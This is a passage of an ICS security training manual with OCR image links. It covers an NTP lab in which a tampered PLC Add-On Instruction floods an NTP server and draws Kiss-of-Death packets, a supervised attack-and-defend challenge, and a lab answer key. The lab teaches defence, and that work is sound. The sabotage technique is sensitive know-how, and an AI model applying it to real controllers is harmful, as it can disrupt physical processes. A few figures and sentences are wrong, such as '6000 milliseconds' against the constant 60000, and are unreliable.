
4. Now you have no idea why the time is automatically being set to the future. You remember, the PLC time is coming from an NTP server at IP Address 172.20.1.12 but after you investigate the NTP time server, the time being reported by this NTP timer is correct.

Note


You are not expected to investigate the NTP server in this lab. The step above simply lists a troubleshooting step that you would do in a real situation, but for this lab, assume the NTP server is set to the correct time.

5. After investigation, you realize NTP servers work on the principle of a minimum and maximum poll rate and if you attempt to poll an NTP server to frequently, it will send you a Kiss of Death (KoD) packet. A KoD packet is a packet that is sent from the NTP server back to the client with the same transmit timestamp as the reference timestamp. Basically, the NTP server will echo back the exact same time references letting the client know it's polling to frequently and the NTP server sees this as a DoS.

6. Reconnect your laptop ethernet cable into either port 3 or 4 of the Pod switch.
7. Open Wireshark on your Windows VM and start the capture using the Eth0 interface. Enter a filter of 'ntp' so you are only looking at the ntp traffic. Look at your Pod's PLC address in the source column where your Pod's PLC IP Address is 172.16.(pod #).2. You will see where your pod's PLC is sending out the reference packet of February 7, 2036.




You see the NTP server 172.20.1.12 is responding with a response of 'RATE' and is not changing the time. Essentially echoing the same time that is being sent as a reference.




The PLC started polling the NTP server too frequently and the NTP server sent a KoD packet identified by the "RATE" packet being sent back to the PLC. We also see where the reference and receive timestamps were the same which is indicative of the KoD packet. Now you must find out why the PLC is polling too frequently.

8. After running the comparison tool, you find the vendor's tested and supplied Add-On Instruction has been modified.

> **Note**
>
> You do not need to run the comparison tool for this lab – this step has been done for you so just observe the following results.




After further investigation, you can see the Add-On Instruction was modified to poll more frequently due to a mathematical constant of 60000 being changed in the ladder code to 600. SNEEKY!



This slight modification will cause the NTP poll rate to increase and thereby cause the NTP server to send the KoD packet. If we look at this in a little bit more in depth, 6000 milliseconds is 6 seconds while 600 milliseconds is .6 seconds. This small change causes the NTP request to go much faster.

9. We can modify the SNTP query rate to slow down our requests for NTP time. Make sure you are online with the CompactLogix PLC and open the "RedBearSocket" subroutine. Find the AOI_SNTP_QUERY instruction. Click on the Query_Interval_in_Min and adjust that variable from 1 to 10. By adjusting this variable, it will stop the frequent NTP query to the NTP Server

> **Note**
>
> If there are two students working on the CompactLogix controller at the same time, you may want to coordinate the changing of variables and any logic with each other so you can individually see the effects of your changes.



10. After you have adjusted the Query_Interval_In_Min time to 10, go back to Wireshark and wait for about 30 seconds to one minute. You will find that the NTP server will start sending the corrected time without the 'RATE' or KoD packet.
11. Open the `Lab Files` → `Lab 2.1` → `Allen-Bradley` folder and download your respective Pod Lab 2.1 files to the CompactLogix. If there are two students using the pod, only one of you needs to download the CompactLogix PLC

Questions

1. Will the same make and model of PLC skew the same amount of time under the same temperature and humidity conditions?

   _____
   _____
   _____

2. Without a time source to correct the time skew, will a personal computer or PLC time be more likely wander further out of sync?

   _____
   _____
   _____

3. What is distance / time?

_____
_____
_____

Exercise Takeaways

Time is very important to control system stability as well as synchronizing audit logs and doing forensics on sequence of events. We need to realize that not all time sources provide the same amount of accuracy. We need to also realize that time in an embedded device may be skewing and getting more inaccurate when it's compared to a precise time source. We also need to realize that if we try to correct our time skew to quickly, it can lead to a crash of physical equipment. Thinking about the subject of correcting our errors in time, if we correct all our time error within one scan, the velocity calculation will be incorrect. We said velocity is based on the mathematical formula of distance divided by time. If the delta or the change from one time sample to next jumps by some large amount, our velocity calculation will think we moved some distance over some larger amount of time. This can lead to a catastrophic event such as when if a piece of equipment is moving very quickly and the time error gets corrected in one scan, it may falsely try to speed up the equipment which in some cases will cause the physical machinery to crash. Keeping time synchronized with a precision time source is very important but often overlooked.

Section 5 -- Challenge Section

Background

Objectives

- Fix a broken environment
- Attack or defend the running process
- Compete for fame and fortune

Task 1 -- Local Pod Work

1. Troubleshoot the issues identified
2. Work your Kit, then the shared pod, then your components of the process, and last the class components to restore the process
3. Validate process functionality

Task 2 -- Recover Operational Environment

1. Target the running process by combining some skills that you have learned or monitor and investigate the attacks being performed by others using skills that you have learned.
2. Develop an attack approach and work with the instructors so we can ensure you are not stomping over the others in the class.
3. If you would like you can build some detection systems and alerts or capture traffic and perform some analysis to determine where the attack is coming from and what they are trying to achieve.
4. This activity is meant to be unstructured and intended to be collaborative. Please work on whatever elements interest you the most and will aid you when you return to work, but please keep the instructors informed of what you are doing if it can impact the class.

Task 3 -- Challenge Competition

1. A challenge competition has been created and will be run in the classroom.
2. Details will be provided by the instructor.

Exercise Takeaways

There are a variety of skill sets that have been covered throughout this course, however learning an approach to troubleshooting will aid you in so many tasks when you return to work. Thinking like an adversary and how to catch an adversary who may be targeting multiple parts of your process with different goals will help you limit the effect of a successful attack within your

environment. Finally, working through system defense and attack scenarios through hands on challenges and keeping your skills fresh is an essential element of being a practitioner in the ICS cybersecurity space.

Lab 1 Answer Key

Lab 1.2 -- Student Kit Familiarization

Questions

1. Can all memory locations be successfully forced "On" with the Override View??

While you can enter variables into the Override View that you wish to change, the PLC ladder logic may be scanning the same value and change the value based on how the ladder logic has solved this variable. If the ladder logic is not writing to the value, then it is likely that you can change the value in the Override View.

2. Can you complete this entire lab without an ethernet cable?

Yes, the Click PLC has a serial port which can be used for programming and monitoring.

3. When TD1 stops counting, what element starts counting?

Timer T2 "Off Timer" should start timing. The TD2 "Off Timer" register shows the current value of the T2 "Off Timer". You will see this register incrementing as the timer is running.

Lab 1.3 -- PLC Programming and I/O Integration

Questions

1. When memory coil C1 -- "Hack Useless Box" is energized in program ClickLab01.3-complete.ckp, is the C1 contact on Rung 5 open or closed and why? (see Task 4, Step 5 for a screen shot of Rung 5)

Open. This is a bit of a tricky question. If the ladder logic has a normally closed C1 contact in the rung, then energizing coil C1 would cause the normally closed contact to change state from closed to open. We could also say this contact solves "False" when coil C1 is energized and "True" when coil C1 is deenergized.

2. When a Click PLC timer is energized, does the accumulated value stop incrementing once it is equal to the Preset value?

No. Each PLC vendor can choose the way they want to implement the accumulated value of a timer. Some PLC's like the Click PLC will allow the accumulated value to continue to count up while the rung evaluates to "True" while other PLC's like the CompactLogix PLC will stop the accumulated value once the actual value is equal to the preset value. Why is this important? If you use mathematical expressions in your logic and the accumulated value rolls over from a high positive number like 65535 to a low positive number like 1, then your logic may behave like you intended. It's important to be aware of how a vendor has implemented their timer and counter accumulated values.

3. Is it possible to override a Click PLC output within the Override View?

No. It is possible to override input values and other data values, but the Click PLC has not allowed the user to override the actual output register.

Lab 1.4 -- Integrating Analog Input

Questions

1. By setting the thermocouple to a different type, will the actual temperature be reading higher or lower?

This is a bit of a trick question. We don't know because the question has not given enough information to answer the question because the answer depends on what type of thermocouple we currently have configured and what type thermocouple the configuration was changed to. The question is meant to stimulate your thoughts about the non-linear nature of thermocouples and how each type of thermocouple has a different non-linear curve.

2. What are the two main types of analog signals used by an ICS system?

The two main types of analog signals found in industrial control systems consist of a voltage signal or a current signal. When you design an industrial control system, you choose analog input and output PLC modules or "cards" from a perspective of the voltages and/or current. We look at the voltages or currents supplied by the input and output devices. Most ICS vendors will support a product for voltage or current ranges, and this will determine the PLC input and output cards you need to purchase in order to interface with your analog devices. You also take into consideration types of sensors that are needed to monitor the process you are controlling and that may dictate if you will need a voltage or a current module. Examples include but are not limited to valve positional sensors, linear positional sensors, pressure sensors, rotational sensors and flow sensors.

3. How can we detect if an analog sensor has failed?

You can purchase analog cards with input sensor or output failed circuitry and use this in your PLC code to annunciate this alarm condition. With analog I/O subsystems, it is very popular to use 4-20 milliamp circuitry to detect a broken wire or failed analog output scenarios. The advantage of using current instead of voltage sensors is by having a small electrical current like 4 milliamps as the lowest scaled measurement, the PLC card can sense if the amperage goes to zero milliamps which indicates faulty wiring or faulty devices.

Lab 1.5 -- Local HMI Setup and Control

Questions

1. Where should setpoint limit checking occur, the HMI, the PLC or both?

Both. If we only do setpoint limit checking within the HMI, then we can manipulate the PLC to control beyond the intended ranges of the process. It's easier to configure setpoint limits within the HMI but we should also define our critical values and impose setpoint limits within our PLC code. For instance, let's pretend we have an OEM machine that is intended to only stroke a valve to 75% of the valves range or perhaps we need to limit a drive range to maximum RPM as a maximum control value. If we don't program the PLC to limit the valve range to 75% within the PLC code, then we can run the machine beyond specification. Sound like any situation you have heard of? Maybe a Stuxnet situation?

2. When should a local HMI be part of the ICS solution?

This has two parts to a more complete answer. The first part of the answer could be "whenever a process is so critical that we need a redundant view into the process that is not dependent upon a computer-based HMI". Why not depend on a computer-based HMI? What is the largest and easiest target within an ICS environment? Any computer systems running Commercial-off-the-Shelf (COTS) operating systems (OS). If we use a separate and local HMI or Electronic Operator Interface (EOI) with a different flavor of embedded operating system, then we can minimize our reliance on one OS. The second part of this answer is a financially motivated answer. Most ICS decisions for redundancy or duplicate functionality is limited by financial resources. It may not be financially possible to put a redundant solution in place simply because we cannot afford to do so. There is the initial spend of purchasing the hardware, but we must also consider the cost of engineering and maintenance as we implement a local HMI solution.

3. Is the HMI polling the PLC or is the PLC sending data change notices only?

In our lab, the HMI is polling the PLC for values. With some PLC platforms, they have a tight integration with the HMI package and are capable of sending values as a "chunk" of data to the HMI or the PLC will only send data to the HMI clients when the subscribed tag value changes. An example could be alarm and event tags found within the PLC that only annunciate upon a change of state to the HMI instead of the HMI scanning the alarm and event tags at a predetermined time value.

Lab 1.6 -- Configure the Shared Pod Elements

Questions

1. RSLinx is used to discover automation assets. What do you have to enable on a router to discover assets on a different VLAN?

Directed Broadcast. As per Rockwell Automation's Ethernet Design Considerations manual and more specifically Knowledge Base Tech Note #575003 "To successfully browse a remote subnet, enable a directed broadcast on all of the routers attached to your remote subnet."

2. What protocol is being used to communicate between the Allen-Bradley CompactLogix and the Click PLC? Hint: the Click Plus PLC has been configured to communicate using port 502.

Modbus TCP/IP which is also known as "Modbus TCP" has a default port of 502. The Click Plus PLC has default protocol support for Modbus TCP.

3. What protocol is being used to communicate between the PanelView and the CompactLogix?

EtherNet /IP. Most Ethernet/IP devices communicate over ports 44818 and 2222 depending on the connection type and class. 44818 is used for TCP communications while port 2222 is used for UDP communications.

Lab 1.7 -- Connect Student Kits to the Shared Pod

Questions

1. What is the purpose of the INITIALIZE file in the Click?

To set critical variables when the PLC starts running the program. Specifically, for the Click PLC initialization file, it sets the plant area in which your Click PLC is operating. It also "resets" a bit that we use as an "always false" bit. The idea of an initialization file is to set critical variables to a known value and to set or reset specific bits.

2. What is the purpose of the R_Initialize file in the CompactLogix controller?

To set critical variables when the PLC starts running the program. Specifically, for the CompactLogix PLC initialization file, it sets the plant area in which its operating. It also sets the critical values for the Modbus TCP communications parameters so it can communicate via Modbus to Click PLC 1 and 2. The idea of an initialization file is to set critical variables to a known value and to set or reset specific bits.

3. How many enable bits are required to be "On" or "True" to have one of the transaction arrays in the CompactLogix work?

There are two enable bits that need to be set to "On" or "True" for the CompactLogix Modbus TCP logic to enable Modbus communications. They are:

- MBTU_EnMBTCP. This is the master enable bit used to turn the Modbus communications on and off. Turning off will close any connections that were open.
- MBTU_Connections[x].MBTU_Enable where "x" is a value of 0 – 3 depending on the Modbus communication channel. "X" is a value of 0 for Click 1 and is a value of 1 for Click 2. This is a more granular method to enable and disable each Modbus communication channel.

Lab 1.8 -- Process Interrupt Through Student Kit

Questions

1. What would happen if the CompactLogix PLC loses communication with the Click? Would filling, mixing or grinding occur?

This is a multi-scenario answer.

Scenario 1) IF the Useless Box switch is in the on position AND the Click PLC communications were not successful then the answer would be "NO", filling, mixing, and grinding would NOT occur.

Scenario 2) IF the Useless Box switch is in the on position AND the Click has transmitted a "1" to the appropriate CompactLogix register and communications ceased then the answer would be "YES", filling, mixing, and grinding WOULD CONTINUE to occur.

So, how do we fix scenario 2? We could use our CompactLogix to Click PLC communication watchdog timer alarm within the filling, mixing, or grinding permissive logic to stop each action if we lose communications.

2. What routine is responsible for controlling the breakers?

R_BreakerCtrl. Note, R_BreakerCtrl is placed inside a periodic task called T_BreakerCtrl. A periodic task is scheduled to run at a consistent time interval and is often used for processes that require knowledge of how much time has passed since the task was last run. For instance, a Proportional Integral and Derivative (PID) instruction requires a very consistent time sampling in order to run with stability and therefore will need to be placed in a periodic task. A periodic task has configurable time interrupts (time interval) to allow a deterministic execution of logic.

3. Why are there timers to control the amount of time a breaker closed, or breaker open command is given?

If we read the vendor breaker specifications, it specifies the following minimum and maximum cycle data:

- 8 ms minimum, 300 ms maximum solenoid operation
